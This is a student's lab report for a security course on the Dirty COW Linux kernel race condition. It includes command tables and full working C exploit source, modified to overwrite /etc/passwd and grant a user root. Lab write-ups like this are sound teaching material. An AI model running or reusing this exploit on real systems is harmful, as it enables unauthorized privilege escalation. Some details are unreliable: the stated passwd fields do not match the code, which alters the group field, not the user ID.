|  |  |  |
| --- | --- | --- |
| Luke Pepin | CSE 4400 – Bonus Project | 5/7/2025 |

I intend for the grade for this Bonus Project to Replace my Project 2: Buffer Overflow Grade

**Introduction**

This lab provides an overview of the Dirty COW vulnerability, a severe race condition exploit in the Linux kernel, and guides students through hands-on experimentation to understand its implications.

**Lab Tasks:**

Dirty COW Attack is divided into 2 tasks; listed below are my solutions and explanation of results.


**Task 1: Modify a Dummy Read Only File**


|  |  |
| --- | --- |
| **Task** | **Commands** |
|  | sudo touch /zzz  sudo chmod 644 /zzz  sudo gedit /zzz  cat /zzz  ls –l /zzz  echo hacking > /zzz |
| Creation of the cow\_attack.c file | sudo nano cow\_attack.c |
| Running of the cow\_attack.c file | gcc cow\_attack.c -lpthread  a.out |
| Results check | cat /zzz |

Explanation:

First, a dummy file (zzz) was created in the root directory set to read-only permissions for the default user. It will be the target for the Dirty COW exploit. Next, cow\_attack.c was compiled and executed to perform the exploit. It works by making use of two threads, one to write to the memory and another to discard changes exploiting a race condition in the OS kernel to bypass the file's read-only restriction. As a result, the exploit successfully made changes to the file without the proper permissions.

Screenshots:

Creation of the zzz target file

Execution of the cow\_attack.c file and its result

**Task 2: Modify the Password File to Gain the Root Privilege**


|  |  |
| --- | --- |
| **Task** | **Commands** |
| Creation of a new file | sudo adduser charlie  Cat /etc/passwd | grep charlie |
| Changes to the attack file | sudo nano cow\_attack.c |
| Running of the cow\_attack.c file | gcc cow\_attack.c -lpthread  a.out |
| Confirmation of attack | su charlie  idsu |


Explanation:

Using the same attack file cow\_attack.c with some slight modifications the /etc/passwd file was able to be successfully altered to give a new account ‘charlie’ root privileges. First, the new user charlie was created and the updated line in /etc/passwd was taken with charlie’s privileges ‘charlie:x:1001:1002:charlie,,,:/home/charlie:/bin/bash’. Then the following 3 changes were made to the dirty COW attack file; 1. Target file was changed to /etc/passwd, 2. The position of target area location intially ‘222222’ was changed to the output of the the cat | grep command i.e charlie’s privileges, 3. The content to be inserted was changed to the output of the cat | grep command with the third filed changed to 0000 to indicate root access.

Note: It probably was not necessary to input the whole line, but this prevented other user information from being changed by accident.

Screenshots:



The successful attack. (Note the third field is different on the first cat | grep command from the first screenshot this was a result of a failed attack on my end)

Code: Changes made in yellow font

#include <sys/mman.h>  
#include <fcntl.h>  
#include <pthread.h>  
#include <sys/stat.h>  
#include <string.h>  
  
void \*map;  
void \*writeThread(void \*arg);  
void \*madviseThread(void \*arg);  
  
int main(int argc, char \*argv[])  
{  
 pthread\_t pth1,pth2;  
 struct stat st;  
 int file\_size;  
  
 // Open the target file in the read-only mode.  
 int f=open("/etc/passwd", O\_RDONLY);  
  
 // Map the file to COW memory using MAP\_PRIVATE.  
 fstat(f, &st);  
 file\_size = st.st\_size;  
 map=mmap(NULL, file\_size, PROT\_READ, MAP\_PRIVATE, f, 0);  
  
 // Find the position of the target area  
 char \*position = strstr(map, "charlie:x:1001:1000:charlie,,,:/home/charlie:/bin/bash”);   
  
 // We have to do the attack using two threads.  
 pthread\_create(&pth1, NULL, madviseThread, (void \*)file\_size);   
 pthread\_create(&pth2, NULL, writeThread, position);   
  
 // Wait for the threads to finish.  
 pthread\_join(pth1, NULL);  
 pthread\_join(pth2, NULL);  
 return 0;  
}  
  
void \*writeThread(void \*arg)  
{  
 char \*content= "charlie:x:1001:0000:charlie,,,:/home/charlie:/bin/bash ";  
 off\_t offset = (off\_t) arg;  
  
 int f=open("/proc/self/mem", O\_RDWR);  
 while(1) {  
 // Move the file pointer to the corresponding position.  
 lseek(f, offset, SEEK\_SET);  
 // Write to the memory.  
 write(f, content, strlen(content));  
 }  
}  
  
void \*madviseThread(void \*arg)  
{  
 int file\_size = (int) arg;  
 while(1){  
 madvise(map, file\_size, MADV\_DONTNEED);  
 }  
}

**Conclusion:**

In conclusion, this lab highlights the critical security risks posed by the Dirty COW vulnerability and provides hands-on experience in exploiting race conditions. Through practical tasks, it emphasizes the importance of understanding and addressing such vulnerabilities to enhance system security.